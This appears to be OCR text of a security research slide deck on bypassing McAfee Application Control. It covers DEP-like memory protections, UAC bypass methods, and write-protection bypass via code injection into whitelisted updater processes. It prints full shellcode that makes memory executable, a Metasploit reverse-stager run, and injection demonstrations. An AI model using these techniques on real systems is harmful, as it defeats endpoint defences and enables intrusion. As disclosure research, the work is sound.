
```
C:\Windows\system32>sadmin features

  checksum                                  Enabled
  deny-read                                 Disabled
  deny-write                                Enabled
  discover-updaters                         Enabled
  integrity                                 Enabled
  network-tracking                          Enabled
  pkg-ctrl                                  Enabled
  script-auth                               Enabled
```

Memory Corruption Protections

- Let‘s verify...
- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)

Memory Corruption Protections



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
Memory Corruption Protections

- Let‘s verify...

- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
  - Result: **Works without modification on first attempt**

- Test 2
  - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)

Memory Corruption Protections



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Memory Corruption Protections

- Let‘s verify...
- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
  - Result: **Works without modification on first attempt**
- Test 2
  - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)
  - Result: **Works without modification on first attempt**
- Test 3
  - *What else to test?*

Memory Corruption Protections

➔ Use a debugger

- **Without** McAfee Application Control:

Executable modules

Base	Size	Entry	Name	File version	Path
00400000	0001B000	00411078	hwRegist		C:\Documents and Settings\research\Desktop\hwRegister.exe
10200000	00123000	1023C6F0	MSVCR90D	9.00.30729.1	C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e1
7C800000	000F4000	7C80B436	kernel32	5.1.2600.2180 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B0000	7C913156	ntdll	5.1.2600.2180 (	C:\WINDOWS\system32\ntdll.dll

- **With** McAfee Application Control:

Executable modules

Base	Size	Entry	Name	File version	Path
00400000	0001B000	00411078	hwRegist		C:\Documents and Settings\research\Desktop\hwRegister.exe
10200000	00123000	1023C6F0	MSVCR90D	9.00.30729.1	C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e1
66440000	0002C000	66444880	scinject	6.1.3-353	C:\Program Files\McAfee\Solidcore\scinject.dll
7C800000	000F5000	7C80B436	kernel32	5.1.2600.2180 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B1000	7C913156	ntdll	5.1.2600.2180 (	C:\WINDOWS\system32\ntdll.dll

Memory Corruption Protections

- Inside debugger we get many exceptions

```
[06:11:57] Access violation when reading [7C80015C] - use Shift+F7/F8/F9 to pass exception to program
```

- McAfee Application Control modifies the memory protection from address 0x7C80015C

- What is stored at 0x7C80015C?

Memory Corruption Protections

- Memory protections **without** McAfee Application Control

10200000	00001000	MSVCR90D		PE header	Imag	R	RWE
10201000	00110000	MSVCR90D	.text	code,import	Imag	R E	RWE
10311000	00007000	MSVCR90D	.data	data	Imag	RW	RWE
10318000	00001000	MSVCR90D	.rsrc	resources	Imag	R	RWE
10319000	0000A000	MSVCR90D	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag	R	RWE
7C801000	00082000	kernel32	.text	code,import	Imag	R E	RWE
7C883000	00005000	kernel32	.data	data	Imag	RW	RWE
7C888000	00066000	kernel32	.rsrc	resources	Imag	R	RWE
7C8EE000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C900000	00001000	ntdll		PE header	Imag	R	RWE
7C901000	0007B000	ntdll	.text	code,export	Imag	R E	RWE
7C97C000	00005000	ntdll	.data	data	Imag	RW	RWE
7C981000	0002C000	ntdll	.rsrc	resources	Imag	R	RWE
7C9AD000	00003000	ntdll	.reloc	relocations	Imag	R	RWE

Memory Corruption Protections

- Memory protections **with** McAfee Application Control

10200000	00001000	MSVCR90D		PE header	Imag	R	RWE
10201000	00110000	MSVCR90D	.text	code,import	Imag	R E	RWE
10311000	00007000	MSVCR90D	.data	data	Imag	RW	RWE
10318000	00001000	MSVCR90D	.rsrc	resources	Imag	R	RWE
10319000	0000A000	MSVCR90D	.reloc	relocations	Imag	R	RWE
66440000	00001000	scinject		PE header	Imag	R	RWE
66441000	0001D000	scinject	.text	code	Imag	R E	RWE
6645E000	00006000	scinject	.rdata	imports,exp	Imag	R	RWE
66464000	00005000	scinject	.data	data	Imag	RW Cop	RWE
66469000	00001000	scinject	.rsrc	resources	Imag	R	RWE
6646A000	00002000	scinject	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag		RWE
7C801000	00082000	kernel32	.text	code,import	Imag	R E	RWE
7C883000	00005000	kernel32	.data	data	Imag	RW	RWE
7C888000	00066000	kernel32	.rsrc	resources	Imag	R	RWE
7C8EE000	00006000	kernel32	.reloc	relocations	Imag	R	RWE
7C8F4000	00001000	kernel32			Imag	R E	RWE

Memory Corruption Protections

➔ Every time an instruction tries to read the PE header of kernel32.dll an exception gets triggered

➔ Code of McAfee Application Control gets executed and can verify if „triggering instruction“ is marked as executeable

Memory Corruption Protections

- Bypass:
  - Since DEP is stronger than mp-casp my exploits (which bypass DEP) worked without modification
  - Any technique to bypass DEP just works fine (e.g. ROP)
  - However, since mp-casp is weaker than DEP we have more simple techniques
    - Mark code as executable
    - Mark PE header as readable
    - Both ideas can be accomplished by calling VirtualProtect or VirtualAlloc

Memory Corruption Protections

- Scinject.dll allocates RWE memory after ntdll!
  - This completly compromises DEP from the operating system!
  - We have memory which is write- and executable!

77740000	00001000	ntdll		PE header	Imag	R	RWE
77741000	000D5000	ntdll	.text	code,export-	Imag	R E	RWE
77816000	00001000	ntdll	RT		Imag	R E	RWE
77817000	00009000	ntdll	.data	data	Imag	RW	RWE
77820000	00057000	ntdll	.rsrc	resources	Imag	R	RWE
77877000	00005000	ntdll	.reloc	relocations	Imag	R	RWE
7787C000	00001000	ntdll			Imag	RWE	RWE
77880000	00001000	LPK		PE header	Imag	R	RWE
77881000	00006000	LPK	.text	code,import-	Imag	R E	RWE
77887000	00001000	LPK	.data	data	Imag	RW	RWE
77888000	00001000	LPK	.rsrc	resources	Imag	R	RWE
77889000	00001000	LPK	.reloc	relocations	Imag	R	RWE
778F0000	00001000	GDI32		PE header	Imag	R	RWE
778F1000	00048000	GDI32	.text	code,import-	Imag	R E	RWE
77939000	00002000	GDI32	.data	data	Imag	RW	RWE
7793B000	00001000	GDI32	.rsrc	resources	Imag	R	RWE
7793C000	00002000	GDI32	.reloc	relocations	Imag	R	RWE
77980000	00001000				Imag	R	RWE

Memory Corruption Protections

- Shellcode (1/4)

```
00401024   . 33D2          XOR EDX,EDX
00401026   . 64:8B72 30    MOV ESI,DWORD PTR FS:[EDX+30]              // TEB
0040102A   . 8B76 0C       MOV ESI,DWORD PTR DS:[ESI+C]               // => PEB_LDR_DATA
0040102D   . 8B76 0C       MOV ESI,DWORD PTR DS:[ESI+C]               // LDR_MODULE InLoadOrder[0]
00401030   . AD            LODS DWORD PTR DS:[ESI]                    // eax := InLoadOrder[1] (ntdll)
00401031   . 8BF0          MOV ESI,EAX
00401033   . 8B7E 18       MOV EDI,DWORD PTR DS:[ESI+18]              // edi = ntdll dllbase
00401036   . 8B5F 3C       MOV EBX,DWORD PTR DS:[EDI+3C]              // offset(PE header) of ntdll
00401039   . 8B5C1F 78     MOV EBX,DWORD PTR DS:[EDI+EBX+78]          // offset(export table)
0040103D   . 8B741F 20     MOV ESI,DWORD PTR DS:[EDI+EBX+20]          // offset name table
00401041   . 03F7          ADD ESI,EDI                     // esi = &(name table) (convert RVA to abs)
00401043   . 8B4C1F 24     MOV ECX,DWORD PTR DS:[EDI+EBX+24]          // offset(ordinals table)
00401047   . 03CF          ADD ECX,EDI                     // ecx = &(ordinals table) (convert RVA to abs)
find_zwvirtualprotect:
00401049   > 0FB72C51      MOVZX EBP,WORD PTR DS:[ECX+EDX*2]          // ebp = possible func ordinal
0040104D   . 42            INC EDX                                    // func number + 1
0040104E   . AD            LODS DWORD PTR DS:[ESI]                    // eax = offset(function_name)
```

Memory Corruption Protections

- Shellcode (2/4)

```
// func_name == little_endian("ZwPr") ? (from 'ZwPr'otectVirtualMemory)
0040104F   . 813C07 5A77507>CMP DWORD PTR DS:[EDI+EAX],7250775A
00401056   .^75 F1          JNZ SHORT CalcShel.00401049       // jne find_zwvirtualprotect
// func_name == little_endian("otec") ? (from ZwPr'otec'tVirtualMemory)
00401058   . 817C07 04 6F74>CMP DWORD PTR DS:[EDI+EAX+4],6365746F
00401060   .^75 E7          JNZ SHORT CalcShel.00401049       // jne find_zwvirtualprotect
00401062   . 8B741F 1C      MOV ESI,DWORD PTR DS:[EDI+EBX+1C] // esi = offset(address table)
00401066   . 03F7           ADD ESI,EDI                       // esi = &(address table) => RVA to real address
00401068   . 033CAE         ADD EDI,DWORD PTR DS:[ESI+EBP*4]  // edi = &(ZwProtect…())

// Start pushing arguments for ZwProtectVirtualMemory()
0040106B   . 68 EFBEADDE    PUSH DEADBEEF                     // (5) space for oldProtect
00401070   . 8BC4           MOV EAX,ESP                       // eax ptr to (5) oldProtect
00401072   . 6A 01          PUSH 1                            // (2) size
00401074   . 8BCC           MOV ECX,ESP                       // ecx ptr to (2) size
```

Memory Corruption Protections

- Shellcode (3/4)

```
// getPC
00401076   . EB 0D          JMP SHORT CalcShel.00401085     // jmp down
up:
//pop ebx          // ebx => target addr
//push ebx         // (1) target addr, we can remove both lines because together they make NOP
00401078   $ 8BD4           MOV EDX,ESP         // edx ptr to (1) target addr
0040107A   . 50             PUSH EAX            // arg5, ptr to oldProtect (5)
0040107B   . 6A 40          PUSH 40             // arg4, new protect
0040107D   . 51             PUSH ECX            // arg3, ptr to size (2)
0040107E   . 52             PUSH EDX            // arg2, ptr to target addr (1)
0040107F   . 6A FF          PUSH -1             // arg1, handle to itself
00401081   . FFD7           CALL EDI            // Call ZwProtectVirtualMemory()

00401083   . EB 05          JMP SHORT CalcShel.0040108A     // jmp startCalc
down:
00401085   > E8 EEFFFFFF    CALL CalcShel.00401078          // call up
```

Memory Corruption Protections

Shellcode (4/4)

```
startCalc:
// Standard calc.exe shellcode
0040108A   > 33D2           XOR EDX,EDX
0040108C   . 52             PUSH EDX
0040108D   . 68 63616C63    PUSH 636C6163
00401092   . 8BF4           MOV ESI,ESP
00401094   . 52             PUSH EDX
00401095   . 56             PUSH ESI
00401096   . 64:8B72 30     MOV ESI,DWORD PTR FS:[EDX+30]
0040109A   . 8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]
0040109D   . 8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]
004010A0   . AD             LODS DWORD PTR DS:[ESI]
004010A1   . 8B30           MOV ESI,DWORD PTR DS:[EAX]
004010A3   . 8B7E 18        MOV EDI,DWORD PTR DS:[ESI+18]
004010A6   . 8B5F 3C        MOV EBX,DWORD PTR DS:[EDI+3C]
004010A9   . 8B5C1F 78      MOV EBX,DWORD PTR DS:[EDI+EBX+78]
004010AD   . 8B741F 20      MOV ESI,DWORD PTR DS:[EDI+EBX+20]
004010B1   . 03F7           ADD ESI,EDI
004010B3   . 8B4C1F 24      MOV ECX,DWORD PTR DS:[EDI+EBX+24]
004010B7   . 03CF           ADD ECX,EDI
004010B9   > 0FB72C51       MOVZX EBP,WORD PTR DS:[ECX+EDX*2]
004010BD   . 42             INC EDX
004010BE   . AD             LODS DWORD PTR DS:[ESI]
004010BF   . 813C07 57696E4>CMP DWORD PTR DS:[EDI+EAX],456E6957
004010C6   .^75 F1          JNZ SHORT CalcShel.004010B9
004010C8   . 8B741F 1C      MOV ESI,DWORD PTR DS:[EDI+EBX+1C]
004010CC   . 03F7           ADD ESI,EDI
004010CE   . 033CAE         ADD EDI,DWORD PTR DS:[ESI+EBP*4]
004010D1   . FFD7           CALL EDI
```

Memory Corruption Protections

- Mp-casp ➔ Basically the same as DEP
  - Mp-casp is weaker than DEP
  - Useful only if hardware does not support DEP
  - Downside: The protection destroys DEP from the operating system by allocating RWE memory!
- Mp-vasr ➔ Basically the same as ASLR
- Mp-vasr-forced-relocation ➔ Basically the same as forced ASLR

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User Account Control (UAC)

User Account Control (UAC)


- With the described techniques we can fully bypass Application Whitelisting
- However, we can even disable Application Whitelisting with the next techniques
- Some of these techniques require administrative privileges
- ➔ We have to bypass User Account Control (UAC)

User Account Control (UAC)

What UAC does?

- Create two access tokes for the user
  - Standard user access token
  - Full Adminstrator access token

- Credential Prompt
- Consent Prompt



User Account Control (UAC)

- **Not working techniques:**
  - Metasploit:

```
meterpreter > run bypassuac
[*] Creating a reverse meterpreter stager: LHOST=127.0.0.1 LPORT=4546
[*] Running payload handler
[*] Uploading Windows UACBypass to victim machine.
[*] Bypassing UAC Restrictions on the system....
[*] Meterpreter stager executable 73802 bytes long
[*] Uploaded the agent to the filesystem....
[*] Executing the agent with endpoint 127.0.0.1:4546 with UACBypass in effect...
[*] C:\Users\user\AppData\Local\Temp\SEzgltCBd.exe /c %TEMP%\QeAGKLrVjetZ.exe
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_execute: Operation failed: Access is denied.
```

  - Leo Davidson „sysprep“ method
    - Attacks DLL loading from sysprep
    - **Most commonly used technique**
  - Wusa method (Carberp – leaked banking trojaner)
    - Use wusa.exe to write to „secure“ directory
    - Extended version is working

User Account Control (UAC)

- **Working techniques:**
  - Application Compatibility Shim RedirectEXE method
    - Install a shim to redirect execution
    - Signature file is not redirected
    - Only working on 32-bit systems / old systems
  - ISecurityEditor Simda method
    - Undocumented ISecurityEditor object can disable UAC
    - Permanently disables UAC
    - Does not work on recent Windows versions
  - Some private ones

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Bypassing Read- and Write-Protection

Bypassing Read- and Write-Protection

- Write protection to protect users from overwriting whitelisted applications / scripts
- Read protection to protect users from reading the database or password-hash file
- Protections enforced by the kernel driver (swin1.sys)
- **Some processes can bypass the protections!**

Bypassing Read- and Write-Protection

- Updaters can bypass Write-Protection and partial Read-Protection
  - Code injection does not require administrative privileges

- Scsrvc.exe can bypass full Read-Protection
  - Code injection requires administrative privileges
  - Full read-Protection means that the process can read special files (e.g. whitelist database or password hash files)

Bypassing Read- and Write-Protection

```
C:\>sadmin updaters list
Password:
  -d -t Apache1          apache.exe
     -t Apple1           Apple Software Update\softwareupdate.exe
     -t AdobeArmsvc1     armsvc.exe
     -t SERVERROLES1     dism.exe
     -t McAfee42         ePolicy Orchestrator\EventParser.exe
     -t McAfee25         ePolicy Orchestrator\Server\bin\tomcat5.exe
     -t McAfee43         ePolicy Orchestrator\Server\bin\tomcat7.exe
     -t MVM2             FCAgent.exe
     -t MVM1             FCPatchInstallAgent.exe
     -t McAfee32         firesvc.exe
     -t FlashplayerUpdateService1 FlashplayerUpdateService.exe
     -t McAfee18         FramePkg.exe
     -t McAfee1          Frameworkservice.exe
     -t McAfee10         Framew~1.exe
     -t McAfee36         FSAssessment.exe
     -t McAfee35         FSDiscovery.exe
     -t McAfee39         FSScanCtrlSvc.exe
     -t McAfee37         FSScanEngineSvc.exe
     -t McAfee23         HIPSvc.exe
```

Bypassing Read- and Write-Protection

```
     -t McAfee22         HtmlDlg.exe
     -t McAfee16         iexplore.exe -l mcinsctl.dll
  -d -t HP_Quality_Center1 iexplore.exe -l QCClient.UI.Core.dll
     -t J2RE2            ikernel.exe -p svchost.exe
     -t J2RE1            ikernel.exe -p winlogon.exe
     -t JavaUpdate2      Java\Java Update\jucheck.exe
     -t JavaUpdate1      Java\Java Update\jusched.exe
     -t McAfee46         McAfee\Real Time\rtclient.exe
     -t McAfee9          Mcappins.exe
     -t McAfee41         McCHSvc.exe
     -t McAfee14         mcmnhdlr.exe
-n   -t McAfee19         mcods.exe
     -t McAfee31         McSACore.exe
     -t McAfee8          McScript.exe
     -t McAfee11         McScript_InUse.exe
     -t McAfee20         mcshell.exe
     -t McAfee7          McShield.exe
     -t McAfee40         McSvHost.exe
     -t McAfee44         McTELSvc.exe
     -t McAfee45         McTELUpd.exe
     -t McAfee30         McTray.exe
```

Bypassing Read- and Write-Protection

```
   -t McAfee3          Mcupdate.exe
   -t McAfee6          Mcupdmgr.exe
   -t McAfee12         McVSEscn.exe
   -t McAfee15         Mcvsrte.exe
   -t McAfee13         mcvsshld.exe
-d -t McAfee24         mer.exe
   -t McAfee5          Mghtml.exe
   -t MozillaMaintenanceService1 Mozilla Maintenance Service\maintenanceservice.exe
   -t McAfee2          Msshield.exe
   -t McAfee21         myAgtSvc.exe
   -t Nvidiadaemonu1   NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
   -t McAfee38         ReportServer.exe
   -t MCGroupShield1   RPCServ.exe
   -t McAfee34         RSSensor.exe
   -t McAfee29         SBadduser.exe
   -t McAfee17         scan32.exe
   -t PRINTER1         spoolsv.exe
   -t McAfee33         Supportability\MVT\MvtApp.exe
   -t METROAPP1        svchost.exe -l appxdeploymentserver.dll
   -t METROAPP2        svchost.exe -l wsservice.dll
   -t WindowsSQMconsolidator1 system32\Wsqmcons.exe
```

Bypassing Read- and Write-Protection

```
-t SERVERROLES2     tiworker.exe
-t McAfee4          udaterui.exe
-t McAfee26         VirusScan Enterprise\VsTskMgr.exe
-t McAfee28         VirusScan Enterprise\x64\EngineServer.exe
-t McAfee27         VirusScan Enterprise\x64\Scan64.exe
-t WINDOWS1         webfldrs.msi
```

Bypassing Read- and Write-Protection

- Updaters can overwrite write-protected and whitelisted applications / scripts

```
C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
        0 file(s) copied.

C:\>test.exe
old

C:\>myUpdater.exe
Going to call CopyFileA("C:\test2.exe","C:\test.exe", false)


C:\>test.exe
new

C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
        0 file(s) copied.
```

Bypassing Read- and Write-Protection

- Attack:
  - Achieve code execution (basic code execution ➔ full code execution)
  - Optional: start an update process (runs with user privileges because it was started as user)
  - Inject code into the update process
    - openProcess()
    - VirtualAllocEx()
    - WriteProcessMemory()
    - CreateRemoteThread()

Bypassing Read- and Write-Protection

```
C:\>test.bat

C:\>echo old
old

C:\>echo "echo foobar" > test.bat
Access is denied.

C:\>inject.exe
Found jucheck.exe with PID: 0x8b4
Successfully opened process with PID 0x8b4
Allocated new memory at: 00960000
Wrote shellcode to memory: 00960000
CreateRemoteThread to start shellcode...

C:\>test.bat

C:\>echo new
new

C:\>echo "echo foobar" > test.bat
Access is denied.

C:\>sadmin updaters list | findstr jucheck.exe
Password:
     -t JavaUpdate2      Java\Java Update\jucheck.exe
```

Bypassing Read- and Write-Protection

- Injection into scsrvc.exe
- Requires administrative privileges
  - UAC must be bypassed
